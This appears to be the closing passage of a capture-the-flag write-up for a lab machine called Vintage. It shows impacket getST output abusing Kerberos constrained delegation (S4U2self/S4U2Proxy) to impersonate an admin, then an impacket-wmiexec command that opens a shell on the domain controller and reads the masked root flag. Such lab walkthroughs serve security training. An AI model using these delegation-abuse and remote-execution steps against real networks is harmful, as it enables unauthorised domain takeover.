[-] CCache file is not found. Skipping...[*] Getting TGT for user[*] Impersonating L.Bianchi_adm/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).  now = datetime.datetime.utcnow()/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)[*] Requesting S4U2self/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).  now = datetime.datetime.utcnow()/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)[*] Requesting S4U2Proxy[*] Saving ticket in L.Bianchi_adm@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache
WMI
croc@hacker$ KRB5CCNAME=L.bianchi_adm@cifs_DC01.vintage.htb@VINTAGE.HTB.ccache impacket-wmiexec -k -no-pass vintage.htb/L.Bianchi_adm@DC01.vintage.htbImpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] SMBv3.0 dialect used[!] Launching semi-interactive shell - Careful what you execute[!] Press help for extra shell commandsC:>whoamivintagel.bianchi_adm
Root.txt
C:>cd c:usersadministratordesktop
c:usersAdministratorDesktop>type root.txt8abd****************************



Join the Discussion
By commenting you agree to our comment policy.